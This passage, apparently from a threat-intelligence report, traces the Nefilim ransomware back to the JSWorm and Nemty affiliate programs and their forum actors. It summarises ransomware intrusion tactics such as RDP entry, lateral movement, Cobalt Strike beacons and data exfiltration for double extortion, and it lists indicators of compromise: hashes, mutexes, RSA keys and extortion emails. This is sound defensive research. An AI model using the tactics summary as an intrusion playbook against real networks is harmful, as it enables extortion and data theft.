


Figure 37. The RazvRAT control panel

The sale of RazvRAT was followed by the emergence of the JSWorm ransomware from the same actor. Affiliates of the program had to provide their own traffic and two abused emails for inclusion in the ransomware note. Profits from any successful ransom were to be divided — 30% for jsworm and 70% for the affiliate user. Jsworm also advised his affiliates to use the cock[.]li or tutanota email providers. An early version of this ransomware was spotted in the wild in January 2019 by several security professionals. The JSWorm ransomware was spread through unprotected RDP configurations, email spam, malicious attachments, botnets, exploits, web injections, fake updates, and repackaged and infected installers.






Figure 38. Jsworm's JSWorm ransomware advertisement




Figure 39. The JSWorm ransom note




Figure 40. The JSWorm .JURASIK ransomware variant's ransom note

In early January 2019, the blog *https://id-ransomware.blogspot[.]com/2019/01/jsworm-ransomware[.]html* listed a decrypter for version 1.0. This predates the advertising of the malware on the forums we observed it on. This, combined with feature requests from users, led to a series of release notes and updates to the JSWorm ransomware being posted to the Exploit forum. JSWorm ransomware continued to get updates until version 4.0 in May 2019.

On August 20, 2019, jsworm started advertising the Nemty affiliate program on Exploit. By this time, jsworm had received several positive reputation points from his JSWorm ransomware program clients. A good reputation is very important for malicious actors in the criminal underground, where proving one's past activities is difficult due to the competing need for anonymity. Positive feedback from clients provides actors a better chance to charge more for their creations and services.

The initial version of Nemty supported Windows XP and later versions. It was written in C++, with Commonwealth of Independent States (CIS) countries banned from being targeted. The profit model was similar to that of the earlier JSWorm ransomware, allocating 30% to jsworm and 70% to the affiliate user. There were 25 affiliate slots available year-round.




Figure 41. Jsworm's Nemty advertisement

Meanwhile, Jingo started advertising Nemty on the Russian forum XSS on September 4, 2019. The terms of the affiliate program were the same as jsworm's with 30% for Jingo and 70% for the affiliate user. It also had 25 affiliate slots available year-round.




Figure 42. Jingo's Nemty advertisement

In January 2020, Nemty actors created a data leak website on the dark web to publish the data of the victims who refused to pay the ransom. This is their attempt to put additional pressure on hacked companies to pay the ransom demands. Other ransomware groups, such as DoppelPaymer and Sodinokibi, have adopted the same strategy in what has commonly become known as "Double Extortion Ransomware."




Figure 43. The Nemty ransomware payment page

On March 30, 2020, jsworm posted that Nemty was completely rewritten and renamed as Nemty Revenue 3.1. The Nefilim ransomware was first spotted in the wild around this time. On April 14, 2020, jsworm announced that the new Nemty ransomware version was shifting to private sales only, and that Nemty victims had one week to buy decryptors. Jsworm has been inactive on the Exploit forum since September 18, 2020, but we have seen continued activity from Jingo, who was seen looking for a Cobalt Strike expert in November 2020.

On November 16, 2020, Jingo posted an advertisement for Cobalt Strike using the Jabber contact farnetwork@jabb.im. Interestingly, a user by the name Farnetwork used the same Jabber contact on an XSS forum post published on November 9, 2020. The post indicated that the user was looking for a Cobalt Strike expert. We believe that Jingo and Farnetwork is the same actor using a new alias.

Figure 44. Jingo's advertisement for Cobalt Strike

Based on the code similarities between Nemty and Nefilim, as well as what appear to be similar business models, we believe that Nemty Revenue 3.1. was, in fact, the first version of Nefilim. While we cannot state with full confidence that either of these two actors are still actively involved in Nefilim's operations, we do believe that they were involved in Nefilim's early development at the very least.

Timeline: Nefilim Actors' Activities

Date	Activity
May 1, 2019	jsworm posts on the Exploit forum for the first time. The JSWorm ransomware and RazvRAT go on sale
May 8, 2019	jsworm posts that the RazvRAT is no longer for sale
Aug. 20, 2019	The Nemty ransomware affiliate program starts with 25 vacancies available
Sep. 5, 2019	Jingo advertised the Nemty ransomware affiliate program on zloy[.]bz
Sep. 6, 2019	Jingo advertised the Nemty ransomware on a verified Tor website
Oct. 9, 2019	Nemty ransomware version 1.6 is released
Oct. 20, 2019	Nemty ransomware version 2.0 is released
Nov. 5, 2019	Nemty ransomware version 2.2 is released
Dec. 11, 2019	Nemty ransomware version 2.3 is released

Date	Activity
Jan. 20, 2020	Corporate links website launches the Nemty ransomware blog at http://nemty[.]top, nemty10[.]biz, and zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad[.]onion
Jan. 22, 2020	Nemty ransomware gets small updates
Mar. 6, 2020	Nefilim dnsskype.com is created
Mar. 10, 2020	The initial Nefilim ransomware variant is compiled
Mar. 14, 2020	jsworm mentions starting a separate project
Mar. 25, 2020	Nephilim ransomware variant is compiled
Mar. 30, 2020	Nemty Revenue 3.1 version is released on the Exploit forum
Apr. 2, 2020	Researcher tweets after learning that Nemty Revenue 3.1 is now Nefilim
Apr. 7, 2020	Nephilim variant is compiled
Apr. 14, 2020	jsworm shuts down the Nemty ransomware
Apr. 16, 2020	An XSS post links to ransomware sites Nemty listed as zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad[.]onion
Apr. 30, 2020	Nemty ransomware starts using Trickbot
Apr. 30, 2020	jsworm provides AV scan detected as Trickbot
Apr. 30, 2020	OFFWHITE ransomware variant is compiled
May 31, 2020	Sigareta ransomware variant is compiled
June 11, 2020	Telegram ransomware variant is compiled
July 2020	NEF1LIM ransomware variant is compiled
August 2020	Trapget ransomware variant is compiled
Oct. 4, 2020	Merin ransomware variant is compiled
December 2020	FUSION ransomware variant is compiled
December 2020	INFECTION ransomware variant is compiled
January 2021	DERZKO ransomware variant is compiled
Jan. 28, 2021	MILIHPEN ransomware variant is compiled
Feb. 27, 2021	GANGBANG ransomware variant is compiled
Mar. 16, 2021	MANSORY ransomware variant is compiled

Table 7. A timeline of Nefilim actors' activities

Conclusion

Nefilim is one ransomware family among many, but it offers a good look into the modus operandi of modern ransomware:

- Nefilim's way into the network often involves the use of weak credentials on exposed RDP services or other externally facing HTTP services. In at least one case, Nefilim actors may have also used critical vulnerabilities on services, such as Citrix.[60]
- Once the attackers are inside the victim environment, they behave in a manner more commonly associated with manual targeted attacks as opposed to automated malware. They perform lateral movement to try and find important systems, which are more likely to contain sensitive data to steal and encrypt, in the victim network. They can also use important systems as jump-off points to keep finding more critical data. Moving to other servers in the network also allows them to maintain persistence. These lateral movement attempts often use common admin tools to avoid detection by automated defense tools, a technique that is called "living off the land."
- The attackers set up a call-home system using the Cobalt Strike software. This utilizes protocols that can pass through firewalls, like DNS, HTTP, or HTTPS. The C&C servers that the attackers use to receive these call-home signals are often hosted on bulletproof hosting services.
- Once the attackers have found data worth stealing, they proceed to exfiltrate it. They may use external hosting sites like mega.nz for uploading a large number of files. The exfiltrated data can be published on websites hidden behind Tor services and fast flux networks. The publication of this stolen information will be used at a later stage in an attempt to extort the victim.
- Once the attacker is ready, they launch the ransomware payload manually. The payload encrypts the data so that the attacker can demand a ransom. The encryption is well implemented, eliminating the possibility of creating generic decryption tools.
- Nefilim actors target high-profile, multi-billion dollar companies located worldwide.

Even though Nefilim certainly has unique aspects to it, the commonalities with other new-breed ransomware families are very pronounced. For example, even though other modern ransomware families tend to publish victim data one way or another, Nefilim has a more stable way of hosting stolen data. This could allow them to create a second way to extort money off a victim. If the first extortion attempt fails, they can threaten to publish the victim's critical data if they do not pay. This tactic, which involves exfiltrating data prior to encryption, is a common feature of modern ransomware.

Similarly, modern ransomware families behave like targeted attacks in a way that they are not usually automated. The vulnerability exploitation that provides them a way in is performed semi-automatically. This means that the attackers use automated tools to scan the company's external IP ranges. Once a possible crack is found, they try to exploit it and sneak inside. Once inside, they behave like targeted attackers by trying to move laterally looking for more targets. This contrasts with how traditional ransomware compromises a victim: the initial entry is done via phishing emails and the data encryption is done automatically just by looking for files with certain extensions.

An interesting observation that surfaced from our study is that the group of intruders who first breach the network is not always the same group who will try to move laterally and monetize the attack. Our research on criminal underground websites revealed how hackers and vulnerability operators sell access to breached networks to other criminals. This disconnect between the initial network access and the ransomware monetization that may come later is what we think we are seeing at play in these attacks.

A substantial side effect of this multiple and disparate involvement of many groups may confuse investigators who are trying to piece together the attribution part of a ransomware attack. The full kill chain becomes more complex because various groups are involved. Investigators need to be more aware of this and avoid merely relying on the perfect matching of observable events to known MITRE ATT&CK matrices.

The shift in business plans is now becoming more apparent: Ransomware affiliates are looking for bigger revenue targets. To do that, they do not launch an attack from the outside in. Instead, they just buy their way in from access brokers in a gamble to make their money back by searching for sensitive data, stealing it, unleashing the ransomware, and extorting the victim.

These newer business plans have also been enabled by modernized ransomware affiliate programs. The software that they use is highly professional and user-friendly for the affiliates. For example, they can log in and simply make some small changes in the configuration and the program will take care of generating samples, communicating via email, setting the ransom amount automatically, setting the ransom amount to increase over a specified period, and processing payments.[61]

Modern attackers have moved on from widespread mass-mailed indiscriminate ransomware to a new model that is much more dangerous. Today, corporations are subject to these new APT-level ransomware attacks. In fact, they can be worse than APTs because ransomware often ends up destroying data, whereas information-stealing APTs are almost never destructive. This puts network guardians in a difficult position: There is a more pressing need to defend organizations against ransomware attacks, and now, the stakes are much higher.

The current situation is as good as it gets for experts on the defensive side. This is the new benchmark — and cybersecurity and professionalism will only get better from here. Despite the apparent complexities of protecting organizations against nefarious threats, the takedown of malware giants such as Emotet proves that even the most advanced malware families can be brought down. For the good guys, winning the fight against the ever-evolving ransomware is within reach.

Appendix

We have included a non-exhaustive reference set of the hashes for each of the major malware samples outlined in this research.

JSWorm

Detected by Trend Micro as variants of Ransom.Win32.JSWORM

- 0dfebfe5dcb8e8cfe420b1de32f49b5509c3afc46c83b13a3f0969b7ccd37868
- 0f0babba3778192eeaf9bb1e3084de192306bd5442f0caf02b705bd6736d35bf
- 182d23eeb0cc9885bdc80c6c96da99947c5eff702389ce4ecee6fe0f5b497026
- 1bf01b4fb827b2ce8fc04c952ad487d5a3606415fcf34447ed5d11207aad8a65
- 1bf5a742be1c1319ed3646793efe6b909b80e077c5960ac3b1cebc9522498b77
- 39786f7e6f59f0372c586e321f077c3c0930e0213b6223f1c9f037113e7a94d9
- 3d076d5fdee68cee80e7f457216ed4af4eaab892b55335d776b5fc6309de24d1
- 3d9cb812c0316691196aa2d6b2560a64c59a955228237f67cdb581d4bee9d396
- 40753596e42b5d9114e00d959b96f76d3575f6624a85b4d4e68a4f1d2c037389
- 46761b8b727f3002d1c73fa6c8568ebcf2ec0066666251f66dcda9d4268e03e8
- 4895da9ff897cb955c66499a0b6bc4d540ee1ed633fa28b3b62457b24cc26ddd
- 52389889be43b87d8b0aecc5fb74c84bd891eb3ce86731b081e51486378f58d2
- 5e640325c3ca93e8c860dfc85e9aca670a4568a191ea617825b6caf484201ffc
- 6e4b5f03370f782dbb46c1f4e24c4a55ef5bd57dbdadd8fb4c2d02253a038473
- 78d70856b3f33814434e2d485f7bb1e99cf70de452271bb15be644b6b90d9205
- 82bb0c287099b392e990a9f96b47e5d47373ef5e00255f4152d9d40fd309be78
- a0a1fa5d66c4e3de1d7be24ca02cb0ca65721735d42a5b45572a0f40961251c5
- c2febc4e0fd673a4e83bfa5f56382a6abb568a58c1f1d35678b1c9e4cf88da75
- c8d9642156e7f0144e009013792f16a9a7258393c1d1798e8813f60fd3dcf8bf
- d30f198cee2d81f876a756c85fbcac71389131b3c48ac639a48d2c1ac92ecac5
- Db78787540d1352b498c7838d14aa9ef0abe52949f5713559e558712f6dc5706
- db94b1740ead9c9b7e0e1362b16d42037ebd4bc53954b0cd3a30fb8d47275359
- fee98e2efdfa296666859e6fb652fe753b994cc62cdfa67c7c650ca194169725
- ff1e6435313860439c043cdb72084ca75b52e20d73faeef000b50b3dd57adf55

Nemty

Detected by Trend Micro as variants of Ransom.Win32.NEMTY

- 1ac0c87c3ff27dc6d630cb3f543311fb48edfc88d33470836438b1d388ae9687
- 3207b5da6ecf0d6ea787c5047c1e886c0ee6342a5d79e4bcb757e7e817caa889
- 42e9356feb10e5814fb73c6c8d702f010d4bd742e25550ae91413fa2a7e7c888
- 664b45ba61cf7e17012b22374c0c2a52a2e661e9c8c1c40982137c910095179a
- 6e18acc14f36010c4c07f022e853d25692687186169e50929e402c2adf2cb897
- 7fab9295f28e9a6e746420cdf39a37fe2ae3a1c668e2b3ae08c9de2de4c10024
- 8e056ccffad1f5315a38abf14bcd3a7b662b440bda6a0291a648edcc1819eca6
- 8e6f56fef6ef12a9a201cad3be2d0bca4962b2745f087da34eaa4af0bd09b75f
- bf3368254c8e62f17e610273e53df6f29cccc9c679245f55f9ee7dc41343c384
- c2a32b7094f4c171a56ca9da3005e7cc30489ae9d2020a6ccb53ff02b32e0be3

Nefilim

Detected by Trend Micro as variants of Ransom.Win32.NEFILIM, Trojan.Win64.NEFILIM, and Trojan.BAT.NEFILIM.

SHA-256
08c7dfde13ade4b13350ae290616d7c2f4a87cbeac9a3886e90a175ee40fb641

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-13-20 1:40 AM	3-10-20 11:06 PM	29239659231a88ca518839bf57048ff79a272554	Sectigo	.NEFILIM	Den'gi plyvut v karmany rekoy. My khodim po krayu nozha...

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\Users\Administrator\Desktop\New folder\Release\NEFILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCXkut23nNCCp9k856QulO8Yy8x65qG+Bs8OgG4OF444bgiCofJzu1h7qo1Mn9ZdgQdW6uyC6NNcOjZz8CMBdT4LqJ09mhz4NsB56Py8dGNFpk6Ktr4lRflVpWvYHzsqJA51DfOFgvSzYTYpeXhDD0kC84FClAivnOdciPWse7qpWoOigOizEOF3S0MiiCMAsgWrUcLo8ZT4trJv/4Drd2XBFz2dFCXk7NfiNuRiOFXS8aZ8bkyirq3yAQee5gfjPFfkbynZWjuh6UmlA/jS5vDl8WLJwTQWVr/vAuV7ziDrUQFc56tvsrV3YYlw492bQCgk62Rx4YCSfFy3jGsRsnc	jamesgonzaleswork1972@protonmail.com	pretty_hardjob2881@mail.com	dprworkjessiaeye195@tutanota.com

SHA-256
d4492a9eb36f87a9b3156b59052ebaf10e264d5d1ce4c015a6b0d205614e58e3

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-13-20 9:03 AM	3-10-20 11:06 PM	29239659231a88ca518839bf57048ff79a272554	Sectigo	.NEFILIM	Den’gi plyvut v karmany rekoy. My khodim po krayu nozha...

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\Users\Administrator\Desktop\New folder\Release\NEFILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCXkut23nNCCp9k856QulO8Yy8x65qG+Bs8OgG4OF444bgiCofJzu1h7qo1Mn9ZdgQdW6uyC6NNcOjZz8CMBdT4LqJ09mhz4NsB56Py8dGNFpk6Ktr4lRflVpWvYHzsqJA51DfOFgvSzYTYpeXhDD0kC84FClAivnOdciPWse7qpWoOigOizEOF3S0MiiCMAsgWrUcLo8ZT4trJv/4Drd2XBFz2dFCXk7NfiNuRiOFXS8aZ8bkyirq3yAQee5gfjPFfkbynZWjuh6UmlA/jS5vDl8WLJwTQWVr/vAuV7ziDrUQFc56tvsrV3YYlw492bQCgk62Rx4YCSfFy3jGsRsnc	jamesgonzaleswork1972@protonmail.com	pretty_hardjob2881@mail.com	dprworkjessiaeye195@tutanota.com

SHA-256
5ab834f599c6ad35fcd0a168d93c52c399c6de7d1c20f33e25cb1fdb25aec9c6

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-13-20 12:17 PM	3-10-20 11:06 PM			.NEFILIM	Den’gi plyvut v karmany rekoy. My khodim po krayu nozha...

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\Users\Administrator\Desktop\New folder\Release\NEFILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCXkut23nNCCp9k856QulO8Yy8x65qG+Bs8OgG4OF444bgiCofJzu1h7qo1Mn9ZdgQdW6uyC6NNcOjZz8CMBdT4LqJ09mhz4NsB56Py8dGNFpk6Ktr4lRflVpWvYHzsqJA51DfOFgvSzYTYpeXhDD0kC84FClAivnOdciPWse7qpWoOigOizEOF3S0MiiCMAsgWrUcLo8ZT4trJv/4Drd2XBFz2dFCXk7NfiNuRiOFXS8aZ8bkyirq3yAQee5gfjPFfkbynZWjuh6UmlA/jS5vDl8WLJwTQWVr/vAuV7ziDrUQFc56tvsrV3YYlw492bQCgk62Rx4YCSfFy3jGsRsnc	jamesgonzaleswork1972@protonmail.com	pretty_hardjob2881@mail.com	dprworkjessiaeye195@tutanota.com

SHA-256
7a73032ece59af3316c4a64490344ee111e4cb06aaf00b4a96c10adfdd655599

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-18-20 4:41 PM	3-10-20 11:06 PM			.NEFILIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\Users\Administrator\Desktop\New folder\Release\NEFILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCXkut23nNCCp9k856QulO8Yy8x65qG+Bs8OgG4OF444bgiCofJzu1h7qo1Mn9ZdgQdW6uyC6NNcOjZz8CMBdT4LqJ09mhz4NsB56Py8dGNFpk6Ktr4lRflVpWvYHzsqJA51DfOFgvSzYTYpeXhDD0kC84FCIAivnOdciPWse7qpWoOigOizEOF3S0MiiCMAsgWrUcLo8ZT4trJv/4Drd2XBFz2dFCXk7NfiNuRiOFXS8aZ8bkyirq3yAQee5gfjPFfkbynZWjuh6UmlA/jS5vDl8WLJwTQWVr/vAuV7ziDrUQFc56tvsrV3YYlw492bQCgk62Rx4YCSfFy3jGsRsnc	jamesgonzaleswork1972@protonmail.com	pretty_hardjob2881@mail.com	dprworkjessiaeye195@tutanota.com

SHA-256
5da71f76b9caea411658b43370af339ca20d419670c755b9c1bfc263b78f07f1

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-19-20 7:11 AM	3-10-20 11:06 PM			.NEFILIM	Den'gi plyvut v karmany rekoy. My khodim po krayu nozha...

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\Users\Administrator\Desktop\New folder\Release\NEFILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQCXkut23nNCCp9k856QulO8Yy8x65qG+Bs8OgG4OF444bgiCofJzu1h7qo1Mn9ZdgQdW6uyC6NNcOjZz8CMPy8dGNFpk6Ktr4lRflVpWvYHzsqJA51DfOFgvSzYTYpeXhDD0kC84FCIAivnOdciPWse7qpWoOigOizEOF3S0MiiCMAsgWrUcLo8ZT4trJv/4Drd2XBFz2dFCXk7NfiNuRiOFXS8aZ8bkyirq3yAQee5gfjPFfkbynZWjuh6UmlA/jS5vDl8WLJwTQWVr/vAuV7ziDrUQFc56tvsrV3YYlw492bQCgk62Rx4YCSfFy3jGsRsnc	jamesgonzaleswork1972@protonmail.com	pretty_hardjob2881@mail.com	dprworkjessiaeye195@tutanota.com

SHA-256
f51f128bca4dc6b0aa2355907998758a2e3ac808f14c30eb0b0902f71b04e3d5

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-19-20 7:11 AM	3-10-20 11:06 PM				

SHA-256
205ddcd3469193139e4b93c8f76ed6bdbbf5108e7bcd51b48753c22ee6202765

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-19-20 7:11 AM	3-10-20 11:06 PM				

SHA-256
fdaefa45c8679a161c6590b8f5bb735c12c9768172f81c930bb68c93a53002f7

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-20-20 4:51 PM	3-10-20 11:06 PM			.NEFILIM	Den'gi plyvut v karmany rekoy. My khodim po krayu nozha...

PDB-like String	RSA Key	Email 1	Email 2	Email 3
